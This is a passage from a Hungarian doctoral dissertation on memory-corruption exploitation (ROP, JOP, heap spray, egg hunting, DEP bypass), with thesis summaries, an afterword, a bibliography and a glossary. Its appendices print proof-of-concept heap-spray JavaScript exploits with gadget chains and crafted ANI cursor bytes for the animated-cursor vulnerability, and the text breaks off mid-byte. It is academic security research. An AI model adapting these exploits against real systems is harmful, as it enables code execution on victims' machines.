2. b, Megvizsgáltam a Jump Oriented Programming (JOP) memória korrupciós kiaknázási technika és a heap spray payload elhelyezési technika kombinálhatóságát és a két módszer együttes használatával egy hatékonyan alkalmazható új támadási technikát dolgoztam ki. A kidolgozott technika azzal jellemezhető, hogy az előzetes payload elhelyezés és az adatvégrehajtás elleni védelem megkerülésén túl a ROP ellen kidolgozott védelmek megkerülésére is alkalmas. Meghatároztam az együttes használat feltételeit, előnyeit és hátrányait. "Proof of concept" jellegű támadó kóddal bizonyítottam a JOP és heap spray technika kombinációjának helyes működést.
[68], (55.-77. oldal)

3. Megvizsgáltam a Return Oriented Programming (ROP) memória korrupciós kiaknázási technika és az egg hunting payload keresési technika kombinálhatóságát és a két módszer együttes használatával több, a memórialapok futtatásvédelmének megkerülésére alkalmas módszert dolgoztam ki. A kidolgozott módszerek képesek a payload megkeresésére és futtatására az adatvégrehajtás elleni védelem működése esetén is.

3. a, Kidolgoztam az egg-hunterek ROP technikával történő futtatható memóriaterületre történő másolásának és végrehajtásának néhány lehetséges megoldását, amelyek megkerülik az operációs rendszer DEP védelmét. Definiáltam az együttes használat feltételeit, előnyeit és hátrányait.

3. b, Kidolgoztam a tisztán ROP technikán alapuló egg-hunter kódvégrehajtás egy lehetséges megoldását, amely megkerüli az operációs rendszer DEP védelmét. Definiáltam az együttes használat feltételeit, előnyeit és hátrányait. "Proof of concept" jellegű támadó kóddal bizonyítottam a helyes működést.

[69] [70], (dolgozat 78.-97. oldal)

Utószó

A memória korrupció egy rendkívül veszélyes szoftverhiba, melynek kutatását egyrészt soha nem lehet lezárni, másrészt soha nem lehet teljesen megoldottnak tekinteni. A szoftvertechnológia nagyon nagy ütemben fejlődik, így természetesen nem lehet előre tudni, milyen új megoldások születnek a jövőben. Egy azonban biztos, amíg emberekhez kötődik a szoftverfejlesztés, akár tervezés, akár kódolás, akár tesztelés szempontjából, hibák mindig lesznek a szoftverekben.

A szoftverhibák öncélú kiaknázása jelen pillanatban egy jelentős területe az információbiztonságnak. Naponta fedeznek fel újabb és újabb súlyos szoftverhibákat és olyan támadó szoftvereket, amelyek ezekre épülnek. A szoftverhibákon keresztüli információszerzés napjainkban hatalmas méreteket öltött. A dolgozat készítésének idejében fedezték fel a Duqu 2.0 névre keresztelt a Kaspersky Lab által minden idők kifinomultabb kémkedő szoftverének minősített támadó eszközt. Az ilyen kémkedő intelligens eszközök egy nagyon jelentős építőeleme legalább egy, de általában inkább több nulladik napi sérülékenység, amely valamely nem ismert szoftverhibából származik.

A memóriakorrupciós szoftverhiba kiaknázások kutatását a dolgozat elkészülte után is nagy ütemben folytatom tovább. Folyamatosan látszódnak azok az új lehetőségek, amelyekkel érdemes foglalkozni. Ilyen pl. a JIT-ROP és JIT-JOP technika, amely teljesen kikerüli az ASLR által biztosított "biztonságot". Vizsgálni kell azonban, hogy milyen körülmények között és hogyan lehet ezeket hatékonyan használni. Nagyon fontos irány a mobil operációs rendszerek illetve a beágyazott rendszerek memória korrupciójával kapcsolatos hibáinak elemzése is. Egy beágyazott rendszerben futó kód öncélú módosítása nagyon súlyos következményekkel járhat.

Nem szabad azonban elfelejteni, hogy ezen kutatások célja egyértelműen nem a támadó oldal erősítése. A vizsgálat tárgya mindig az, hogy minél szofisztikáltabb és minél nehezebben észrevehető támadó kódot alkossak, de mindezt kizárólag abból a célból teszem, hogy ezeket nyilvánosságra hozva, az ezzel kapcsolatos védekezések fejlődését elősegítsem.

Irodalomjegyzék

[1] Mcafee - Net Losses: Estimating the Global Cost of Cybercrime - Economic impact of cybercrime II - http://www.mcafee.com/ca/resources/reports/rp-economic-impact-cybercrime2.pdf, 2014

[2] R. Langner - To Kill a Centrifuge: A Technical Analysis of What Stuxnet's Creators Tried to Achieve, 2013 - http://www.langner.com/en/wp-content/uploads/2013/11/To-kill-a-centrifuge.pdf, 2013

[3] Yahoo Tech: The Sony hack: how it happened, who is responsible, and what we've learned, 2012 http://www.teachingthecore.com/wpcontent/uploads/2012/07/AoWTheSonyHack.pdf

[4] EC Council - Certified Ethical Hacker exam: http://www.eccouncil.org/Certification/certified-ethical-hacker, 2014

[5] OpenSSL 'Heartbleed' vulnerability (CVE-2014-0160) https://www.uscert.gov/ncas/alerts/TA14-098A, 2014

[6] http://blog.securitymouse.com/2014/06/raising-lazarus-20-year-old-bug-that.html, 2014

[7] E. Buchanan, R. Roemer, S. Savage, Return-Oriented Programming: Exploits Without Code Injection - http://cseweb.ucsd.edu/~hovav/talks/blackhat08.html, 2008

[8] T. Bletsch, X. Jiang, V. Freeh, Z. Liang, Jump-Oriented Programming: A New Class of Code-Reuse Attack- http://www.csc.ncsu.edu/faculty/jiang/pubs/ASIACCS11.pdf, 2011

[9] corelanc0d3r (Corelean Team): Heap spraying demystified: https://www.corelan.be/index.php/2011/12/31/exploitwriting-tutorial-part-11-heap-spraying-demystified/#0x0c0c0c0c, 2011

[10] A. Ansari: Egg-hunter - https://www.exploit-db.com/docs/18482.pdf, 2010

[11] Exploit-db - https://www.exploit-db.com, 2014

[12] Microsoft Support: A detailed description of the Data Execution Prevention on Windows XP SP2 - https://support.microsoft.com/en-us/kb/875352, 2009

[13] L. Li, J. E. Just, R. Sekar: Address-Space Randomization for Windows Systems - http://seclab.cs.sunysb.edu/seclab/pubs/acsac06.pdf, 2006

[14] Microsoft Support: The Enhanched Mitigation Experience Toolkit - https://support.microsoft.com/en-us/kb/2458544, 2015

[15] R. Arpachi-Dusseau, A. Arpachi-Dusseau: Operating Systems - Three easy pieces - Chapter 13: Address Spaces, http://pages.cs.wisc.edu/~remzi/OSTEP/vm-intro.pdf, 2013

[16] R. Arpachi-Dusseau, A. Arpachi-Dusseau: Operating Systems - Three easy pieces - Chapter 16: Segmentation, http://pages.cs.wisc.edu/~remzi/OSTEP/vm-segmentation.pdf, 2013

[17] J. de Boyne Pollard: http://homepage.ntlworld.com/jonathan.deboynepollard/FGA/function-calling-conventions.html, 2010

[18] B. Murat: Buffer overflows demystified, http://www.enderunix.org/docs/en/bof-eng.txt, 2009

[19] Shellstorm website: Shellcode database for study cases - http://shell-storm.org/shellcode/, 2014

[20] J. Pincus, B. Baker: Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns -http://www.cs.berkeley.edu/~daw/teaching/cs261-f07/reading/beyondsmashing.pdf, 2014

[21] A. One: Smashing The Stack For Fun And Profit - http://www.phrack.org/issues/49/14.html, 2009

[22] J. Regehr, A. Reid, K. Webb: Eliminating Stack Overflow by Abstract Interpretation, Embedded Software, Volume 2855 of the series Lecture Notes in Computer Science 2005, pp. 306-322

[23] E Conrad: Heap 'Off by 1' Overflow Illustrated, https://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf, 2010

[24] Infosec Institute: Heap Overflow: Vulnerability and Heap Internals Explained - http://resources.infosecinstitute.com/heap-overflow-vulnerability-and-heap-internals-explained/, 2012

[25] M. Sikorski, A. Honig: Practical Malware Analysis - The Hands-On Guide to Dissecting Malicious Software -Chapter 6: Recognizing C code constructs in assembly 2012.

[26] A Pelletier: Advanced exploitation of Internet Explorer heap overflow (Pwn2Own 2012 exploit) - VUPEN Vulnerability Research Team (VRT) Blog, 2012

[27] W. K. Du: Computer Security - Format String Vulnerability - http://www.cis.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf 2008

[28] OWASP: Format string attack, https://www.owasp.org/index.php/Format_string_attack, 2010

[29] M. Czumak: Windows Exploit Development – Part 6: SEH Exploits http://www.securitysift.com/windows-exploit-development-part-6-seh-exploits/, 2012

[30] corelanc0d3r: Exploit writing tutorial part 11 : Heap Spraying Demystified https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/#0x0c0c0c0c, 2011

[31] Heap Spray Exploit Tutorial: Internet Explorer Use After Free Aurora Vulnerability, http://www.thegreycorner.com/2010/01/heap-spray-exploit-tutorial-internet.html, 2010

[32] Ferguson: Understanding the heap by breaking it -https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf, 2007

[33] W. Wu, A Killer Combo: Critical Vulnerability and 'Godmode' Exploitation on CVE-2014-6332, http://blog.trendmicro.com/trendlabs-security-intelligence/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332/, 2014

[34] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole: StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, https://www.usenix.org/legacy/publications/ library/proceedings/sec98/full_papers/cowan/cowan_html/cowan.html, 2010

[35] D. Litchfield: Defeating the stack based buffer overflow prevention mechanism of Microsoft Windows 2003 Server, https://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf, 2003

[36] Microsoft Developer Network: /GS (Buffer Security Check) https://msdn.microsoft.com/en-us/library/8dbf701c.aspx, 2008

[37] swiat: GS cookie protection – effectiveness and limitations http://blogs.technet.com/b/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx, 2009

[38] A. Anisimov: Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass - http://www.ptsecurity.com/download/defeating-xpsp2-heap-protection.pdf, 2009

[39] Microsoft Support: A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003".Microsoft. 2006

[40] Microsoft Technet: - Data Execution Prevention, https://technet.microsoft.com/en-us/library/cc738483(v=ws.10).aspx, 2006

[41] M. Tran, M. Etheridge, T. Bletsch, X. Jiang, V. Freeh, P. Ning: On the Expressiveness of Return-into-libc Attacks, Proceedings of the 14th International Symposium on Recent Advances in Intrusion Detection (RAID 2011), Menlo Park, California, 2011.

[42] R. Roemer, E. Buchanan, H. Shacham, S. Savage: Return-Oriented Programming: Systems, Languages, and Applications, ACM Transactions on Information and System Security, 15(1), p. 2:1-2, 2012.

[43] N. Carlini and D. Wagner: ROP is Still Dangerous: Breaking Modern Defenses, USENIX Security, pp. 385-399, USENIX Association, 2014

[44] H. Shacham: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Proceedings of CCS 2007, S. D. Capitani and P. Syverson, Eds. ACM Press, 552–561, 2007

[45] T. Bletsch, X. Jiang, and V. W. Freeh: Jump-oriented programming: a new class of code-reuse attack, ASIACCS '11, Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ACM New York, NY, USA pp. 30-40, 2011

[46] S. Checkoway, L. Davi, A. Dmitrienko, A. Sadeghi, H. Shacham, M. Winandy: Return-oriented programming without returns, Proceeding CCS '10 Proceedings of the 17th ACM conference on Computer and communications security, ACM New York, NY, USA 201 pp. 559-572, 2010

[47] H. Shacham, M. Page, B. Pfaff, E. J. Goh, N. Modadugu, D. Boneh, On the effectiveness of address-space randomization, Proceedings of the 11th ACM conference on Computer and communications security - CCS '04 (PDF), pp. 298–307, 2004

[48] B. Spengler: PaX: The Guaranteed End of Arbitrary Code Execution grsecurity.net, Slides 22 -35, 2003

[49] CVE Details website, http:// http://www.cvedetails.com/, 2015

[50] J. Li, Z. Wang, X. Jiang, M. Grace, S. Bahran, Defeating return-oriented rootkits with "Return-Less" kernels, EuroSys 10' Proceedings of the 5th European conference on Computer systems, New York, pp. 195-208, 2010

[51] T. Bletsch, X. Jiang, and V. W. Freeh: Jump-oriented programming: A new class of code-reuse attack, ASIACCS '11, Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ACM New York, NY, USA pp. 30-40, 2011

[52] P. Chen, X. Xing, B. Mao, L. Xie, X. Shen, X. Jin: Automatic construction of jump-oriented programming shellcode (on the x86) Proceeding ASIACCS '11 Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, pp. 20-29, 2011

[53] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko: Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization, IEEE Symposium on Security and Privacy pp 574-588, 2013

[54] Corelan Team: Exploit writing tutorial 11: Heap spraying demystified - https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified, 2011

[55] CVE-2207-0038 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0038, 2007

[56] http://www.exploit-db.com/sploits/04012007-Animated_Cursor_Exploit.zip, 2008

[57] Safely Searching Process Virtual Address Space - http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf, 2008

[58] Corelan Team: Exploit writing tutorial part 8: Win32 Egg Hunting.: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/, 2010

[59] M. Czumak: Windows Exploit Development – Part 5: Locating Shellcode With Egghunting, Security Sift Blog 2015: http://www.securitysift.com/windows-exploit-development-part-5- locating-shellcode-egghunting/, 2015

[60] Corelan Team: Exploit notes– win32 eggs-toomelet: https://www.corelan.be/index.php/2010/08/ 22/exploit-notes-win32-eggs-to-omelet, 2010

[61] M. Czumak: EggSandwich – An Egghunter with Integrity, Security Sift Blog, 2015: http://www.securitysift. com/eggsandwich-egghunter-integrity, 2015

[62] Corelan Team: Hack Notes : Ropping eggs for breakfast: https://www.corelan.be/index.php/2011/05/12/ hack-notes-ropping-eggs-for-breakfast/, 2011

[63] Corelan Team: WoW64 Egghunter, 2011: https://www.corelan.be/index.php/2011/11/18/wow64-egghunter/, 2011

[64] https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/, 2010

[65] H. Shacham: The Geometry of Innocent Flesh on the Bone: Returninto-libc without Function Calls (on the x86), in CCS 2007, ACM Press, pp. 552– 561, 2007

Tudományos közlemények

[66] L. Erdődi, Finding dispatcher gadgets for jump oriented programming code reuse attacks, SACI 2013 – 8th International Symposium on Applied Computational Intelligence and Informatics, Timisoara, Romania (IEEE), 2013, pp. 321-325.

[67] L. Erdődi, Comparison of different control gadgets for jump oriented programming, Scientific Bulletin of the Politechnica University of Timisoara, Transactions on Automatic Control and Computer Science, 2013, pp. 157-162.

[68] L. Erdodi, Applying Return Oriented and Jump Oriented Programming Exploitation Techniques with Heap Spraying, Acta Polytechnica Hungarica (közlésre elfogadva)

[69] L. Erdődi, Z. L. Nemeth: When Every Byte Counts – Writing Minimal Length Shellcodes - 13th IEEE International Symposium on Intelligent Systems and Informatics, Subotica, Serbia, 2015 (közlésre elfogadva)

[70] L. Erdődi, Conditional Gadgets for Return Oriented Programming, Conference: 5th IEEE International Symposium on Logistics and Industrial Informatics (LINDI 2013), 2013, pp.

[71] L. Erdodi**,** File compression with LZO algorithm using NVIDIA CUDA architecture, LINDI 2012 – 4th IEEE International Symposium on Logistics and Industrial Informatics, Smolenice, Slovakia, 2012.09.05-2012.09.07. (IEEE)**,** pp. 251-254.

[72] L Erdődi, Memória alapú támadások kiaknázási lehetőségei, ISCD2013 Conference NSA-HUN, 2-3. September 2013, Balatonöszöd, www.nbf.hu/anyagok/prezentaciok/Erdodi Laszlo_Obuda Uni.ppt, 2013.

Idegen szavak gyűjteménye

A dolgozatban számos olyan szó és szókapcsolat található, amelynél előnyösebbnek tartottam az eredeti angol kifejezés használatát. Számos esetben ezek a szavak nem fordíthatók le olyan módon, hogy megfelelően visszaadják az eredeti jelentést. A legújabb támadási és védekezési technikánál néhány esetben nem használtak még egy-egy szóra magyar megfelelőt. Ilyen pl. a szakirodalomban a "Return Oriented Programming" néven ismerté vált támadási technika, amelyre használhattam volna egy erőltetett fordítást, pl. Visszatérési cím Orientált Programozás, stb., de mivel ezt a szókapcsolatot tudomásom szerint én használtam volna először magyarul, ezért erre nem vállalkoztam. Ezen támadási technikára a magyar szakirodalomban is csak úgy szoktak hivatkozni, hogy ROP.

Más esetben létezik magyar megfelelő (pl. buffer overflow - puffer túlcsordulás). Ezekben az esetekben mind a magyar mind az angol megfelelőt használtam a dolgozatban. Mindezek miatt egy rövid összefoglalót készítettem a dolgozatban szereplő idegen kifejezésekből, minden kifejezésre egy rövid magyarázattal, amennyiben létezik, az ismert magyar kifejezést is megadtam.

ROP: Return Oriented Programming, egy olyan szoftverhiba kiaknázási technika, amellyel a támadó kódsorozat apró részekből tevődik össze, az egyes részek közötti kapcsolatot (folytonos végrehajtást) a *ret* (return) assembly utasítás biztosítja
JOP: Jump Oriented Programming, egy olyan szoftverhiba kiaknázási technika, amellyel a támadó kódsorozat apró részekből tevődik össze, az egyes részek közötti kapcsolatot (folytonos végrehajtást) a *jmp* (jump) assembly utasítás biztosítja
Egg-hunting: Tojás vadászat, egy olyan szoftverhiba kiaknázási technika, amely esetén a kiaknázás során egy kereső algoritmus fut le, amelynek célja az előzetesen nem pontosan ismert helyen lévő támadó kód megtalálása és végrehajtása
Heap spray: Egy olyan payload elhelyezési technika, amely során a payload sok példányban kerül lehetőség szerint egymás után a heap szegmensre, így ha a támadó megtippeli a payload helyét, feltehetőleg valamelyiket eltalálja
Zero day vulnerability: Nulladik napi sérülékenységként szokták emlegetni. Ez egy olyan sérülékenység, amely korábban még nem volt ismert, így javítások nem készültek hozzá ezért célzott módon kihasználhatóak támadás céljára

Stack: Verem, a virtuális memória azon része, ahol a LIFO (last in first out) elven a szoftver adatokat tárol (pl. metódushívások adatait).
Heap: Halom, a virtuális memória azon része, ahol a dinamikusan (futásidőben) történő memóriahasználathoz történő adatok tárolása történik.
Payload: hasznos támadó kódrész, a támadó kód azon része, amely a tényleges támadó kódot tartalmazza
Exploit: Olyan rövid kis adatsorozat, amely egy sérülékenységet kiaknázva valamely a szoftverfejlesztő által nem szándékozott műveletsorozatot hajt végre a hibás szoftveren
DEP: Data Execution Prevention (Adatvégrehajtási védelem), egy olyan védekező technika, amely szoftverhibák kiaknázásának megnehezítését célozza olyan módon, hogy bizonyos memóriaszegmenseken korlátozza a kódvégrehajtást, más helyeken pedig a memóriaírást
ASLR: Address Space Layout Randomization (Memória címtér randomizálás), egy olyan védekező technika, amely szoftverhibák kiaknázásának megnehezítését célozza olyan módon, hogy a virtuális memóriába betölt memóriaszegmensek helyét randomizálja, ezáltal megnehezítve a támadó kódok újrafelhasználását
EMET: Enhanched Mitigation Experience Toolkit, a Windows operációs rendszerek egy olyan védekező megoldása, amely számos új megoldást együttesen tartalmaz, pl. a ROP támadások meggátolására alkalmazott módszert is.
Proof of concept: A koncepció bizonyítása, szoftverhibáknál egy hiba meglétének bizonyítására készült támadó kódokat nevezik így
Dispatcher gadget: Diszpécser kacat, a Jump Oriented Programmok vezérlését végző kódrészlet
Funkcional gadget: Funkcionális kacat, a Jump Oriented Programmok támadó kód végrehajtó része
Stack frame: A verem egy blokkja, amely egy adott metódushíváshoz tartozik
Nop sled: Üres utasítások sorozta amely abból a célból kerül a támadó kód elejére, hogy a bizonytalan kezdeti ugrás ukozta hibát kiküszöbölje
Stack / Heap cookie: Verem/ Halom süti, célja a verem és halom integritásának ellenőrzése

A Függelék

Return Oriented Programming - Heap Spray exploit a CVE-2008-0038 hibára

index-rop.htm:

```
<SCRIPT language="JavaScript">
	var heapSprayToAddress = 0x07000000;

	var payLoadCode =
	unescape("%u991b%u7c80%u3000%u0040%ubd42%u7c96%u6163%u636c%u1376%u7c95%u991b%u7c80%u300
	4%u0040%ubd42%u7c96%u0000%u0000%u1376%u7c95%u991b%u7c80%u114d%u7c86%ub63b%u77d9%u3000
	%u0040%u0001%u0000%u0000%u0000%ucaa2%u7c81%u0000%u0000%u0000%u0000%u0000%u0000%u0000%
	u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000");

	var heapBlockSize = 0x400000;
	var payLoadSize = payLoadCode.length * 2;
	var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
	var spraySlide = unescape("%u9bac%u7c92");
	spraySlide = getSpraySlide(spraySlide,spraySlideSize);
	heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
	memory = new Array();
	for (i=0;i<heapBlocks;i++)
	{
	memory[i] = spraySlide + payLoadCode;
	}

	document.write("<HTML><BODY style=\"CURSOR: url('riff-rop.htm')\">    </BODY></HTML>")
	wait(500)
	window.location.reload()
	function getSpraySlide(spraySlide, spraySlideSize)
	{
	while (spraySlide.length*2<spraySlideSize)
	{
	   spraySlide += spraySlide;
	}
	spraySlide = spraySlide.substring(0,spraySlideSize/2);
	return spraySlide;
	}
</SCRIPT>
```

riff-rop:htm

```
\x52\x49\x46\x46\x00\x04\x00\x00\x41\x43\x4F\x4E\x61\x6E\x69\x68\x24\x00\x00\x00\x24\x00\x00\x00\xFF\xFF\x00\x00
\x0A\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x01\x00\x00\x00\
x4C\x49\x53\x54\x03\x00\x00\x00\x10\x00\x00\x00\x4C\x49\x53\x54\x03\x00\x00\x00\x02\x02\x02\x02\x61\x6E\x69\x68\
xA8\x01\x00\x00\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0
B\x0B\x0B\x0B\x0B\x0B\x0B\xAB\x9B\x92\x7C\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x
0B\x0B\x0B\x0B\x0B\x0C\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0
B\x0B\x0B\x0B\x0B
```

B Függelék

Jump Oriented Programming - Heap Spray exploit a CVE-2008-0038 hibára

index-jop.htm:

```
<SCRIPT language="JavaScript">
        var heapSprayToAddress = 0x07000000;

        var payLoadCode =
        unescape("%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%u5eff%u7c83%u5eff%u7c83%u5eff%u7
        c83%u5eff%u7c83%ub1a3%u7c81%ub1a3%u7c81%ub1a3%u7c81%ub1a3%u7c81%ud2f3%u7c85%ud2f3%u7c85
        %ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud
        2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%u5eff%
        u7c83%u5eff%u7c83%u5eff%u7c83%u5eff%u7c83%ub1a3%u7c81%ub1a3%u7c81%ub1a3%u7c81%ub1a3%u7c81
        %ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud
        2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%u5eff%u7c83%u5eff%u7c83%u5eff%u
        7c83%u5eff%u7c83%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85
        %ud2f3%u7c85%ud2f3%u7c85%uc69e%u7c81%uc69e%u7c81%uc69e%u7c81%uc69e%u7c81 ");

        var heapBlockSize = 0x400000;
        var payLoadSize = payLoadCode.length * 2;
        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
        var spraySlide = unescape("%ud2f4%u7c85");
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
        memory = new Array();
        for (i=0;i<heapBlocks;i++)      {
        memory[i] = spraySlide + payLoadCode;
        }

        document.write("<HTML><BODY style=\"CURSOR: url('riff-jop.htm')\">    </BODY></HTML>")
        wait(500)
        window.location.reload()
        function getSpraySlide(spraySlide, spraySlideSize)
        {
        while (spraySlide.length*2<spraySlideSize)
        {
           spraySlide += spraySlide;
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
        }
</SCRIPT>
```

riff-jop.htm:

```
\x52\x49\x46\x46\x00\x04\x00\x00\x41\x43\x4F\x4E\x61\x6E\x69\x68\x24\x00\x00\x00\x24\x00\x00\x00\xFF\xFF\x00\x00
\x0A\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x01\x00\x00\x00\
x4C\x49\x53\x54\x03\x00\x00\x00\x10\x00\x00\x00\x4C\x49\x53\x54\x03\x00\x00\x00\x02\x02\x02\x02\x61\x6E\x69\x68\
xA8\x01\x00\x00\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0
B\x0B\x0B\x0B\x0B\x0B\x0B\x84\xE0\x87\x7C\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x31\x9B\x93\x7C\x00\x00\x00\x00\x00\x00\x00\x00\x0B\x0B\x0B\x00\x00\x00\x00\x00
\x00\x00\x00\x31\x9B\x93\x7C\x31\x9B\x93\x7C\x31\x9B\x93\x7C\x00\x00\x00\x00\x08\x32\x40\x00\x63\x61\x6C\x63\x
0C\x32\x40\x00\x00\x00\x00\x00\x4D\x11\x86\x7C\x00\x30\x40\x00\x01\x00\x00\x00\x31\x9B\x93\x7C\xA2\xCA\x81\x7
C\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x
0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
```

C Függelék

Egg-hunter exploit tisztán ROP módszerrel a CVE-2008-0038 hibára

index-egg.htm:

```
<SCRIPT language="JavaScript">

	var payLoadCode =
	unescape("%u991b%u7c80%u3000%u0040%ubd42%u7c96%u6163%u636c%u1376%u7c95%u991b%u7c80%u300
	4%u0040%ubd42%u7c96%u0000%u0000%u1376%u7c95%u991b%u7c80%u114d%u7c86%ub63b%u77d9%u3000
	%u0040%u0001%u0000%u0000%u0000%ucaa2%u7c81%u0000%u0000%u0000%u0000%u0000%u0000%u0000%
	u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000");

	var heapBlockSize = 0x400000;
	var payLoadSize = payLoadCode.length * 2;
	var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
	var spraySlide = unescape("%u9bac%u7c92");
	spraySlide = getSpraySlide(spraySlide,spraySlideSize);
	heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
	memory = new Array();
	for (i=0;i<1;i++)
	{
	memory[0] = spraySlide + payLoadCode;
	}

	document.write("<HTML><BODY style=\"CURSOR: url('riff-egg.htm')\">    </BODY></HTML>")
	wait(500)
	window.location.reload()
	function getSpraySlide(spraySlide, spraySlideSize)
	{
	while (spraySlide.length*2<spraySlideSize)
	{
	   spraySlide += spraySlide;
	}
	spraySlide = spraySlide.substring(0,spraySlideSize/2);
	return spraySlide;
	}
</SCRIPT>
```

riff-egg:htm

```
\x52\x49\x46\x46\x0\x4\x0\x0\x41\x43\x4F\x4E\x61\x6E\x69\x68\x24\x0\x0\x0\x24\x0\x0\x0\xFF\xFF\x0\x0\xA\x0\x0\x0\x
0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x10\x0\x0\x0\x1\x0\x0\x0\x4C\x49\x53\x54\x3\x0\x0\x0\x10\x0\x0\x0\x4C
\x49\x53\x54\x3\x0\x0\x0\x2\x2\x2\x2\x61\x6E\x69\x68\xA8\x1\x0\x0\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB
\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\x
B\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\x76\x2A\x97\x
